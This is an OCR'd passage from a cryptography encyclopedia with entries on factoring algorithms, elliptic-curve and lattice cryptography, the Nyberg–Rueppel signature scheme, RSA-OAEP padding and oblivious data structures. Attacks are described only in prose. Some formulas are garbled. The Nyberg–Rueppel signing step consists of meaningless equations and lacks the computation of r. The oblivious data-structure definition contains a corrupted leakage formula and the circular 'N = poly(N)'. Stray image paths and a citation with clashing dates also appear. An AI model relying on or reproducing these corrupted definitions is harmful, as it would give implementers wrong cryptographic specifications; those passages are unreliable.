for some constant numbers $\gamma > 0$ and $t \in [0, 1]$. To explain this formula, the $o(1)$ will be ignored here for simplicity. Plugging in the values $t = 1$ and $\gamma = 0.5$ gives $e^{(0.5 + o(1)) \log n}$. By ignoring the $o(1)$ and simplifying, it simplifies to be $n^{0.5}$ which is exponential time. This also happens to be the worst-case run time of trial division. Setting $t = 0$ and keeping $\gamma = 0.5$ gives $e^{(0.5 + o(1)) \log \log n}$ which (again ignoring the $o(1)$) simplifies to $(\log n)^{0.5}$. This is polynomial time. In fact, for any constant value of γ, the running time is polynomial when t is 0. The significance of these observations is that the t value is more important in terms of the asymptotic running time: smaller values result in better algorithms, at least in theory.

Pomerance's Quadratic Sieve from the early 1980s is a general purpose factoring algorithm that achieves $t = 0.5$ and $\gamma = 1$. Silverman demonstrated the practical value of the algorithm by distributing it on many workstations (Silverman 1987) in order to factor hundreds of numbers for the book (Brillhart et al. 1983). A. Lenstra, and the numerous people he worked with, took it further. Not only did they develop important practical improvements, but they also distributed their code on the Internet so volunteers could help them factor large numbers (Lenstra and Manasse 1990). This is a trend that many people would follow for many different research areas. Their work on the quadratic sieve peaked when they factored the RSA-129 challenge number (Atkins et al. 1995), and decoded the secret message.

H. Lenstra's Elliptic Curve Method for factoring (ECM) (Lenstra 1987) is a special purpose factoring algorithm that has a worst-case running time that is asymptotically the same as the quadratic sieve's general running time. In spite of what theory suggests, the quadratic sieve tends to perform much better in practice when attempting to factor the difficult numbers. On the other hand, ECM is very fast at finding small prime factors and uses much less memory than the quadratic sieve, which are major benefits.

The asymptotic best general purpose factorization algorithm is the Number Field Sieve (NFS), which has $t = \frac{1}{3}$ and $\gamma = (64/9)^{1/3}$. The original

idea of NFS came from Pollard in the early 1990s, but the ideas were further developed and refined by many people (for details, Integer Factoring, Number Field Sieve for Factoring, and (Lenstra and Lenstra 1993)). The number field sieve has been used to factor numbers of more than 512-bits (155-digits). Such factorizations are very significant since originally 512-bits was the industry wide defacto standard. The record as of writing is 768-bits.

Although the NFS is clearly superior to the quadratic sieve for large numbers, the quadratic sieve does better for numbers of under approximately 100 digits. The NFS is also much more complex than the quadratic sieve since the NFS uses algebraic number theory to get past boundaries that nobody knows how to surpass in the quadratic sieve algorithm.

Many of the best general-purpose factoring algorithms have been translated into similar algorithms for solving discrete logarithms (for details Discrete Logarithm Problem). The discrete logarithm methods of Coppersmith, Odlyzko, and Schroeppel (1986) for a prime p attain the same asymptotic running time as the quadratic sieve applied to a composite n. There also exists a number field sieve algorithm for DLP (Schirokauer 2000). The general strategy that these algorithms use when applied to discrete logarithms is called index calculus algorithm.

Underlying the $L_n[t, \gamma]$ formula in the analyses of these algorithms is one common concept. In order to factor a particular integer or to solve a particular discrete logarithm, just about all of the most powerful algorithms use or depend upon factorizations of smaller, randomly distributed integers (or in some cases small polynomials). The integers that are sought are those that factor into small primes, which are known as smooth numbers. Let $\psi(x, y)$ be the number of integers up to x that factor into primes up to y. These values are called $y-$ smooth. If y is not too small, then $\psi(x, y)$ is asymptotically $x * u^{-u+o(1)}$ where $u = \log x / \log y$ (Crandall and Pomerance 2001). Analysis of this function was first done by Dickman in the 1930s, but the research of Canfield et al. (1983) filled in the gaps to make it applicable to the analysis of the algorithms mentioned in this section. Smoothness has additional applications in areas of cryptography other than factoring and discrete logarithms. For example, see (Contini et al. 2006).

Elliptic Curves

It was mentioned above that the Diffie–Hellman key agreement involves arithmetic modulo a prime *p*, which is a special case of finite field arithmetic. However, it is not using the addition operation of the field, which means the protocol really only requires an algebraic group.

It turns out that any algebraic group could potentially be used to create a variant of the Diffie–Hellman protocol or some other public key scheme (such as El Gamal public key encryption or the Digital Signature Algorithm). The high-level structure of the protocol remains the same, but the modular arithmetic is replaced with arithmetic from the new group.

There are many examples of groups, but one that has become particularly valuable to cryptography today is the group of points on an elliptic curve. Unlike RSA or regular DH, there has been almost no progress in attacking the underlying mathematical problem that is the basis of elliptic curve cryptography, except in a few special cases that are not a threat to elliptic curves in general. Because of this, much smaller key sizes can be used to get the same level of security that one gets from factoring or discrete logarithm bases systems. This is extremely important in constrained environments such as smart cards, where memory can be very limited—especially nonvolatile memory. Elliptic curves are also faster for private key operations for the key sizes in use today.

Elliptic curves are a hot topic of modern mathematics research, and the application to cryptography has proliferated new research. Sample topics include analysis of the security, fast algorithms for point counting on an elliptic curve, and fast elliptic curve arithmetic, e.g., on Koblitz elliptic curves (Solinas 1997). Moreover, the rich algebraic structure of elliptic curves is providing new tools, such as the Weil pairing, which are turning out to be of high cryptographic value (Boneh and Franklin 1998) (Identity-Based Cryptosystems).

Lattices

The public-key methods mentioned so far have been based upon integer factorization or discrete logarithms over arbitrary groups/fields. However, the early pioneers of public-key cryptography also had the ideas of using systems based upon the NP-Complete knapsack or subset-sum problems. The first such design was the knapsack cryptographic scheme (Merkle and Hellman 1978) from 1978, but many variations of it soon followed.

Although based upon an NP-Complete problem, the knapsack system generated instances that turned out to be easy to solve, and by 1982, it was broken by Shamir using H. Lenstra's polynomial-time algorithm for integer programming when the number of variables is fixed (Shamir 1982). Soon afterward it was suggested (Adleman 1983; Odlyzko 1990) to attack it by finding small vectors in a lattice using Lovász's LLL (Lenstra et al. 1982) algorithm (refer entry on "Lattice Reduction"), which turned out to be remarkably effective.

Motivated by the potential speed advantages over factoring and discrete logarithm-based systems, there were several attempts to repair and revive knapsack-based cryptosystems. Counteracting this was the research into improved lattice reduction methods and implementations (Schnorr 1987, 1988), aimed at understanding the true security of knapsack-based cryptography. This battle was won soundly by the cryptanalysts. But the fall of knapsack cryptography came with the rise of lattice-based cryptography, ignited by a publication of Ajtai (1996). This result was used in the Ajtai–Dwork cryptosystem to prove that it is secure under the assumption that solving the shortest vector problem in a certain type of lattice is hard in the *worst case* (Ajtai and Dwork 1997). Although a theoretical breakthrough, Nguyen and Stern showed that the minimum parameter sizes required for it to be secure in practice resulted in key sizes that were far too large. Since then, many new lattice-based cryptosystems have been devised with the ultimate goal of finding a practical and provable solution.

Another important result is research of Coppersmith (1997) which shows how to use lattice reduction to find small roots of polynomial equations. This has applications to attacking special instances of RSA as well as other cryptographic and number theoretic problems (Nguyen and Stern 2001) (Wiener, Boneh–Durfee, and May attacks on the RSA public key cryptosystem).

The application of lattices in cryptography has driven much research in lattice theory. Starting from when Odlyzko used LLL to attack knapsack systems, he replaced the rational arithmetic with floating point calculations which allowed him to reduce much higher dimensional lattices. However, this heuristic change leads to potential errors in calculation, which had been observed to happen in practice. So a lot of effort has gone into finding efficient and provable floating point variants of LLL. Moreover, cryptographers were quick to observe that LLL tends to perform much

better in practice than what the theory guarantees, which has driven researchers to try to understand the average case behavior. See (Stehlé 2007) for more information on these topics.

Open Problems

The number of open problems in the overlap between number theory and cryptography is huge. As this entry has focused mainly on public-key cryptography, it should also be mentioned that there is a long line of history of using number theory in other areas of cryptography with the goal of provable security reductions. For much of this history, it has been widely believed that such designs were of theoretical interest only and unlikely to be practical. But some recent results bring this belief into question. Worth mentioning is the improved RSA pseudorandom generator security proof by Steinfeld et al. (2006), and the hash function constructions of Contini et al. (2006) and Lyubashevsky et al. (2008). It would revolutionalize cryptography if provable hash functions and symmetric key cryptosystems could be designed that were as fast as their heuristic counterparts.

Cross-References

- Chinese Remainder Theorem
- Diffie–Hellman Key Agreement
- Discrete Logarithm Problem
- Elliptic Curves
- Integer Factoring
- Lattice
- Modular Arithmetic
- Prime Number
- Public Key Cryptography
- RSA Public-Key Encryption
- RSA Digital Signature Scheme
- Smoothness

Recommended Reading

Adleman LM (1983) On breaking generalized knapsack public key cryptosystems. In: Proceedings 15th ACM symposium on theory of computing, pp 402–412

Agarwal M, Kayal N, Saxena N (2004) PRIMES is in P. Ann Math 160(2):781–793
[MathSciNet][zbMATH]

Ajtai M (1996) Generating hard instances of lattice problems. In: Proceedings 28th ACM STOC, pp 99–108

Ajtai M, Dwork C (1997) A public-key cryptosystem with worstcase/average case equivalence. In: Proceedings 29th ACM STOC, pp 284–293

Alford W, Granville A, Pomerance C (1994) There are infinitely many Carmichael numbers. Ann Math 139:703–722
[MathSciNet][zbMATH]

Atkins D, Graff M, Lenstra AK, Leyland PC (1995) The magic words are squeamish ossifrage. In: Advances in cryptology, Asiacrypt ’94. Lecture notes in computer science, vol 917, pp 263–277

Bach E (1985) Analytic methods in the analysis and design of number-theoretic algorithms. ACM distinguished dissertation, The MIT Press, Cambridge, MA

Boneh D, Franklin M (1998) Identity based encryption from the Weil pairing. In: Advances in cryptology, Crypto ’01. Lecture notes in computer science, vol 2139, pp 213–229

Boneh D, Venkatesan R (1998) Breaking RSA may not be equivalent to factoring. In: Advances in crypotlogy, Eurocrypt ’98. Lecture notes in computer Science, vol 1514, pp 25–34

Brillhart J, Lehmer DH, Selfridge JL, Tuckerman B, Wagstaff SS Jr (1983) Factorizations of bn ± 1, b = 2,3,5,6,7,10,11,12 up to high powers, 2nd edn. Contemporary mathematics, vol 22. AMS, Providence

Canfield E, Erdős P, Pomerance C (1983) On a problem of Oppenheim concerning ‘factorisatio numerorum’. J Number Theory 17:1–28
[MathSciNet][zbMATH]

Cok ÇK (1994) High-speed RSA implementation. RSA Laboratories technical report #TR 201. November, 1994

Contini S, Lenstra AK, Steinfeld R (2006) VSH, an efficient and provable collision resistant hash function. In: Proceedings of EUROCRYPT 2006. LNCS 2006, pp 165–182

Coppersmith D (1997) Small solutions to polynomial equations, and low exponent RSA vulnerabilities. J Cryptol 104:233–260
[MathSciNet][zbMATH]

Coppersmith D, Odlyzko AM, Schroeppel R (1986) Discrete logarithms in GF(p). Algorithmica 1:1–15
[MathSciNet][zbMATH]

Crandall R, Pomerance C (2001) Prime numbers, a computational perspective. Springer, New York, p 237

[zbMATH]

Damgård I, Frandsen G (n.d.) An extended quadratic Frobenius primality test with average case error estimates unpublished document

Damgård I, Landrock P, Pomerance C (1993) Average case error estimates for the strong probable prime test. Math Comput 61:177–194
[MathSciNet][zbMATH]

Diffie W, Hellman M (1976) New directions in cryptography. IEEE Trans Inf Theory 22:644–654
[MathSciNet][zbMATH]

Grantham J (1998) A probable prime test with high confidence. J Number Theory 72:32–47
[MathSciNet][zbMATH]

Lenstra H Jr (1987) Factoring integers with elliptic curves. Ann Math 2:649–673
[MathSciNet][zbMATH]

Lenstra AK, Lenstra H Jr (eds) (1993) The development of the number field sieve. Lecture notes in mathematics, vol 162. Springer, Berlin
[zbMATH]

Lenstra AK, Manasse MS (1990) Factoring by electronic mail. In: Advances in cryptology, Eurocrypt ’89. Lecture notes in computer science, vol 434, pp 355–371

Lenstra AK, Lenstra HW, Lovász L (1982) Factoring polynomials with rational coefficients. Math Ann 261(4):515–534
[MathSciNet][zbMATH]

Lyubashevsky V, Micciancio D, Peikert C, Rosen A (2008) “SWIFFT: a modest proposal for FFT hashing. In: Proceedings of fast software encryption 2008. LNCS, pp 54–72

Merkle RC, Hellman ME (1978) Hiding information and signatures in trapdoor knapsacks. IEEE Trans Inf Theory IT-24:525–530
[zbMATH]

Montgomery P (1985) Modular multiplication without trial division. Math Comput 44:519–521
[MathSciNet][zbMATH]

Nguyen PQ, Stern J (2001) The two faces of lattices in cryptology. In: Proceedings of CaLC 2001, pp 146–180

Odlyzko AM (1985) Discrete logarithms in finite fields and their cryptographic significance. In: Advances in cryptology, Eurocrypt ’84. Lecture notes in computer science, vol 209, pp 224–313

Odlyzko AM (1990) The rise and fall of knapsack cryptosystems. Cryptology and computational number theory, vol 42. American Mathematics Society, Providence, pp 75–88
[zbMATH]

Pomerance C (1985) The quadratic sieve factoring algorithm. In: Advances in cryptology. Lecture notes in computer science, vol 209, pp 169–182

Rabin MO (1979) Digitalized signatures and public-key functions as intractable as Factorization. MIT/LCS/TR-212, MIT Laboratory for Computer Science

Rivest R, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21:120–126
[MathSciNet][zbMATH]

Schirokauer O (2000) Using number fields to compute logarithms in finite fields. Math Comput 69:1267–1283
[MathSciNet][zbMATH]

Schnorr CP (1987) A hierarchy of polynomial lattice basis reduction algorithms. Theor Comput Sci 53:201–224
[MathSciNet][zbMATH]

Schnorr CP (1988) A more efficient algorithm for lattice basis reduction. J Algorithms 9:47–62
[MathSciNet][zbMATH]

Shamir A (1982) A polynomial-time algorithm for breaking the basic Merkle-Hellman cryptosystem. In: Proceedings of the IEEE symposium on foundations of computer science. IEEE, pp 145–152

Silverman RD (1987) The multiple polynomial quadratic sieve. Math Comput 48:329–339
[MathSciNet][zbMATH]

Solinas JA (1997) An improved algorithm for arithmetic on a family of elliptic curves. In: Advances in cryptology, Lecture notes in computer science, vol 1294, pp 357–371

Stehlé D (2007) Floating-point LLL: theoretical and practical aspects. In: Proceedings of LLL + 25

Steinfeld R, Pieprzyk J, Wang H (2006) On the provable security of an efficient RSA-based pseudorandom generator. In: Proceedings of ASIACRYPT 2006. LNCS, pp 194–209

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_20

Nyberg–Rueppel Signature Scheme

Kazue Sako[31] ✉
(31) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Definition

Nyberg–Rueppel Signature Scheme is a signature scheme proposed in the paper "Message recovery for signature schemes based on the discrete logarithm problem" in 1995.

Theory

The following gives a typical interpretation of the Nyberg–Rueppel signature scheme:

- *Key generation*. A prime number$p$, a prime factor q of $p - 1$, an element g of order$q$ in the group of integers modulo p, and a secret key $x(0 < x < q)$. The public key consists of p, q, g, and $y = g^x \bmod p$ (modular arithmetic).
- *Signing*. For message m, compute $s_t^1 = s_t^0 = c_t^1 = c_t^0 = 0 \bmod q$, $s = -k - r' \cdot x \bmod q$, and output (r, s). Verification: verify $s < q$, compute $r' = r \bmod q$, and check that $g^s \cdot y^{r'} \cdot r = m$.

From the construction, it is clear that if a valid signature (r, s) for m is given, then $(r, s + t \mod q)$ is always a valid signature for message $m \cdot g^t \bmod q$ for any t. If this homomorphic property is a threat in the system that uses this encryption scheme, one can apply some redundant function R to a message m and use $R(m)$ instead of m. By using $R(m)$ in place of m, one can

neglect the possibility of $R(m) \cdot g^t$ being in the image space of R for some meaningful message. With this change, the scheme is no longer “message-recovery” type and is “with appendix” type.

Cross-References

Digital Signature Schemes
Discrete Logarithm Problem

Recommended Reading

Nyberg K, Rueppel RA (1995) Message recovery for signature schemes based on the discrete logarithm problem. In: De Santis A (ed) Advances in cryptology – Eurocrypt’94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 182–193
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300654

Nym

Pseudonyms

O

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_150

OAEP: Optimal Asymmetric Encryption Padding

David Pointcheval[1] ✉
(1) Computer Science Department, Ecole normale supérieure, Paris, France

✉ **David Pointcheval**
Email: David.Pointcheval@ens.fr

Definition

OAEP (for Optimal Asymmetric Encryption Padding) is the main standard padding for RSA (Rivest–Shamir–Adleman) Public-Key Encryption: a way to format the message before encryption in order to reach a higher security level.

Background

It has been noticed that the plain RSA public-Key Encryption (Rivest et al. 1978) cannot be used directly for practical purpose, paddings are required, in order to rule out basic attacks.

Theory

The RSA–PKCS #1 v1.5 Encryption

A widely deployed padding for RSA-based encryption is defined in the PKCS #1 v1.5 standard (Public-Key Cryptography Standards): for any modulus $2^{8(k-1)} \leq n < 2^{8k}$, in order to encrypt a message m, one defines the

k-byte long string $M = 02\|r\|0\|m$, where r is a string of randomly chosen nonzero bytes (at least 8). This block is thereafter encrypted with the RSA permutation, $C = M^e \bmod n$ (modular arithmetic). When decrypting a ciphertext C, the decryptor applies RSA inversion by computing $M = C^d \bmod n$ and then checks that the result M matches the expected' format. If so, the decryptor outputs the last part as the plaintext. Otherwise, the ciphertext is rejected. Intuitively, this padding seems sufficient to rule out all the well-known weaknesses of the plain RSA system, but without any formal proof or guarantee. Surprisingly, in 1998, Bleichenbacher (1998) showed that a simple active attack can completely break RSA–PKCS #1. This attack applies to real systems such as a Web server using SSL v3.0.

The Optimal Asymmetric Encryption Padding

For some time, people have tried to provide security proofs for cryptographic protocols in the "reductionist" sense (Blum and Micali 1984). To do so, one presents an algorithm that uses an effective adversary as a sub-program to break some underlying hardness assumption (such as the RSA assumption, or the intractability of the integer factorization).


The Random Oracle Model

A few years ago, a new line of research started with the goal of combining provable security with efficiency, still in the "reductionist" sense. To achieve this goal, Bellare and Rogaway (1993) formalized a heuristic suggested by Fiat and Shamir (1987). This heuristic consisted in making an idealized assumption about some objects, such as hash functions, according to which they were assumed to behave like truly random functions. This assumption is known as the random oracle model. One stresses that security proofs in this model are not strong proofs. However, one can also consider random-oracle-based proofs under the assumption that the adversary is generic, whatever may be the actual implementation of the hash function. In other words, one may assume that the adversary does/cannot use any specific weakness of the hash functions used in practice.

Description of OAEP

At the time Bleichenbacher published his attack on RSA–PKCS #1 v1.5, the only efficient and "provably secure" encryption scheme based on RSA

was the Optimal Asymmetric Encryption Padding (OAEP) proposed by Bellare and Rogaway (1995). OAEP can be used with any trapdoor one-way permutation *f* (trapdoor one-way function and substitutions and permutations). To encrypt a message *m* using the encryption scheme *f*-OAEP, first apply the OAEP procedure described in Fig. 1. Here *r* is a random string and *G*, *H* are hash functions. The resulting values $s \| t$ are then encrypted using *f*, namely $C = f(s, t)$.



OAEP: Optimal Asymmetric Encryption Padding, Fig. 1 OAEP (Optimal Assymmetric Encryption Padding)

OAEP and Provable Security

Bellare and Rogaway proved that OAEP padding used with any trapdoor one-way permutation *f* provides a semantically secure encryption scheme. By adding some redundancy (the constant value $\overline{M}$ at the end of the message, as shown in Fig. 1, they furthermore proved it to be *weakly* plaintext-aware. Plaintext-awareness is a property of encryption schemes in the random oracle model which informally means that in order to build a valid ciphertext, one needs to know the corresponding plaintext. The *weak* part in the original definition was that the awareness of the plaintext of any valid ciphertext built by the adversary hold, while the adversary had not received any valid ciphertext from any source. For such a scheme, a decryption oracle access on such a ciphertext does not provide any information to the adversary, and thus until he has received the challenge ciphertext: a valid ciphertext. Unfortunately, the adaptive chosen ciphertext attack model gives the adversary a full-time access to a decryption oracle,

even after receiving the challenge ciphertext. Therefore, semantic security together with *weak* plaintext-awareness only implies the semantic security against nonadaptive chosen-ciphertext attacks (aka. Lunchtime attacks (Naor and Yung 1989) – IND–CCA1).

However, even if the semantic security against adaptive chosen-ciphertext attacks (IND–CCA2) (Rackoff and Simon 1992) had never been proven, it was widely admitted until Shoup's counterexample (Shoup 2001): He indeed showed that if there exists a trapdoor one-way permutation g for which it is easy to compute $g(x \oplus a)$ from $g(x)$ and a, then OAEP cannot be IND–CCA2 secure for an arbitrary trapdoor one-way permutation f.

Fixing the OAEP Proof of Security


Anyway, from a careful analysis of this counterexample, one can see that for the attack to work, the adversary has to be able to partially invert the permutation f. Therefore, let us define the *partial-domain one-wayness* of a permutation f to be the intractability of deducing s from $C = f(s, t)$. Fujisaki et al. (2001) formally proved this fact: If f is partial-domain one-way, then f-OAEP is IND–CCA2 secure. One notes that partial-domain one-wayness is a stronger property than one-wayness: A function might be one-way but still not partial-domain one-way.

Fortunately, the homomorphic properties of RSA makes that the RSA permutation is partial-domain one-way if and only if RSA is one-way (Rivest et al. 1978). Altogether, this proves the widely believed IND–CCA2 security of RSA–OAEP assuming that RSA is a trapdoor one-way permutation, and thus under the widely admitted RSA assumption.

OAEP Alternatives

Shoup also proposed a formal security proof of RSA–OAEP, but in the particular case where the encryption exponent e is equal to 3 only. However, many people believe that the RSA trapdoor one-way permutation with exponent 3 may be weaker than with greater exponents. Therefore, he also proposed a slightly modified version of OAEP, called OAEP$^+$ (see Fig. 2, which can be proved secure under the one-wayness of the permutation. It uses the variable redundancy $R(m, r)$ instead of the constant $\overline{M}$. It is thus a bit more intricate than the original OAEP. Boneh (2001) also proposed a new padding scheme, SAEP$^+$, to be used with the Rabin primitive (1978) or

RSA. It is simpler than OAEP$^+$, hence the name Simplified Asymmetric Encryption Padding: whereas OAEP$^+$ is a two-round Feistel network, SAEP$^+$ is a single-round. But as OAEP$^+$, it is provably secure, whatever the exponent is.



OAEP: Optimal Asymmetric Encryption Padding, Fig. 2 OAEP$^+$ and SAEP$^+$ paddings

Cross-References

RSA Digital Signature Scheme
RSA Factoring Challenge

Recommended Reading

Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In: Proceedings of the 1st CCS. ACM Press, New York, pp 62–73
[zbMATH]

Bellare M, Rogaway P (1995) Optimal asymmetric encryption–how to encrypt with RSA. In: De Santi A (ed) Advances in cryptology–EUROCRYPT'94, Lecture notes in computer science, vol 950. Springer, Berlin, pp 92–111
[zbMATH]

Bleichenbacher D (1998) A chosen ciphertext attack against protocols based on the RSA encryption standard PKCS #1. In: Krawazy H (ed) Advances in cryptology–CRYPTO'98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12
[zbMATH]

Blum M, Micali S (1984) How to generate cryptographically strong sequences of pseudorandom bits. SIAM J Comput 13:850–864
[MathSciNet][zbMATH]

Boneh D (2001) Simplified OAEP for the RSA and rabin functions. In: Kilian J (ed) Advances in cryptology–CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 275–291
[zbMATH]

Fiat A, Shamir A (1987) How to prove yourself: practical solutions of identification and signature problems. In: Odlyzko A (ed) Advances in cryptology–CRYPTO'86, Lecture notes in computer science, vol 263. Springer, Berlin, pp 186–194
[zbMATH]

Fujisaki E, Okamoto T, Pointcheval D, Stern J (2001) RSA–OAEP is secure under the RSA assumption. In: Kilian J (ed) Advances in cryptology–CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 260–274
[zbMATH]

Naor M, Yung M (1989) Universal one-way hash functions and their cryptographic applications. In: Proceedings of the 21st STOC. ACM Press, New York, pp 33–43
[zbMATH]

Rabin MO (1978) Digitalized signatures. In: Lipton R, De Millo R (eds) Foundations of secure computation. Academic, New York, pp 155–166
[zbMATH]

Rackoff C, Simon DR (1992) Non-interactive zero-knowledge proof of knowledge and chosen ciphertext attack. In: Feigenbaum J (ed) Advances in cryptology–CRYPTO'91, Lecture notes in computer science, vol 576. Springer, Berlin, pp 433–444
[zbMATH]

Rivest R, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public key cryptosystems. Commun ACM 21(2):120–126
[MathSciNet][zbMATH]

Shoup V (2001) OAEP reconsidered. In: Kilian J (ed) Advances in cryptology–CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 239–259
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1552

Oblivious Data Structures

Xiao Wang[2] ✉
(2) Department of Computer Science, Northwestern University, Evanston, IL, USA

✉ **Xiao Wang**
Email: wangxiao@cs.northwestern.edu
Email: wangxiao@northwestern.edu

Definition

Oblivious data structures usually refer to specialized data structures where the data access pattern produced by a sequence of operations does not reveal the information of any arguments associated with each operation. Some oblivious data structures can also hide the type of operations in addition to the arguments.

Background

Oblivious RAM, intuitively, is able to hide the access patterns to the RAM, which can be arbitrary. On the other hand, the access pattern to a data structure is restricted by how the data structure operates, and thus the access pattern is more restricted. This means that the amount of information that an oblivious data structure needs to hide could be less than an oblivious RAM. By using an oblivious data structure rather than an oblivious RAM that could accomplish the same functionality, one could potentially achieve better efficiency.

Recent works on oblivious RAM (Patel et al., 2018; Asharov et al., 2020) provide solutions with $\Omega(\log N)$ overhead asymptotically. This

means that directly implementing data structures over an oblivious RAM could achieve asymptotically optimal overhead for many data structures; however, such oblivious RAMs are still far from being practically efficient. As a result, using specialized oblivious data structures is still important especially for practical usage.

The concept of oblivious data structure dates back to 1979 in a seminal paper by Pippenger and Fischer (1979), where the concept of obliviously simulating a Turing machine was introduced and discussed. In their work, an oblivious simulation of a Turing machine is defined such that the movement of the head of the Turing machine is independent of the content of the input tape. If we look from the lens of the current RAM model, a Turing machine can be viewed as a special data structure, and thus an oblivious Turing machine is merely an instance of oblivious data structure. Since the introduction and later popularization of oblivious RAMs, oblivious data structures have found more and more applications and studied more extensively recently.

Theory and Application

Formal Definition

A data structure is oblivious if, for any sequence of operations, the access pattern can be simulated with only the allowed leakage profile. More formally, let D be a data structure and the operations on D be $O = ((\mathtt{op}_1, \mathtt{arg}_1), \ldots, (\mathtt{op}_N, \mathtt{arg}_N))$. D is oblivious with leakage profile $\mathcal{L}$ if and only if there is a probabilistic polynomial-time simulator $\mathcal{S}$, such that for any $N = poly(N)$,

$$\mathtt{Access}(O, D) \approx \mathcal{S}(\mathcal{L}(O))$$

Note that the definition of an oblivious data structure could be very flexible depending on the leakage profile. If $\mathcal{G}_{G,S},$ is the length of the sequence, then only the number of operations is leaked; if $\mathcal{L}(O) = \{\mathtt{op}_i\}_{i\in[N]}$, then the type of operation is revealed but not the argument. One can thus define different types of leakage to fit their own application.

Main Techniques

Oblivious data structures have been studied in multiple contexts, and there are many techniques to construct an oblivious data structure.

Layered structure A naive method to access an element obliviously from an array of N elements requires a complexity linear to N to hide which element is touched. However, in many oblivious data structures, the restriction posed by the data structure makes sure that the operations are inherently "local" in that the data needed is often not too far away from the current timestamp. In this case, a layered structure can often help. This was initially explored by Pippenger and Fischer (1979) for oblivious Turing machine and later studied more concretely by Zahur and Evans (2013) for oblivious stacks and queues, Toft (2011) for oblivious priority queues, and Mitchell and Zimmerman (2014) for oblivious stacks, queues, and priority queues.

Bounded-degree tree Shi et al. (2011) proposed a powerful framework for constructing oblivious RAM based on recursion. Gentry et al. (2013) later found that it is possible to embed the binary-search structure to the recursion to support quick oblivious lookup. Wang et al. (2014) generalized this idea to enable dynamic operations on oblivious data structures as long as the access patterns can be viewed as a set of root-to-path traversal on a tree with bounded degree. This technique provides a generic way to add obliviousness to a set of data structures like AVL tree, B+ tree, etc. Concurrently, Keller and Scholl (2014) also extended the idea of Gentry et al. to an oblivious priority queue in the context of secure multiparty computation.

Other techniques More recently, Shi (2020) and Jafargholi et al. (2021) use various techniques in constructing oblivious RAM to achieve optimal overhead for an oblivious priority queue.

Lower bounds Similar to oblivious RAMs, many oblivious data structures also have a $\Omega(\log N)$ lower bound. Mitchell and Zimmerman (2014) showed that an oblivious Turing machine can be simulated with at least $\log N$ overhead via a combinatorial-based proof; Jacob et al. (2019) showed that oblivious stacks, queues, deques, priority queues, and search

trees all have a $\log N$ lower bound in overhead using the oblivious cell probe model.

Applications

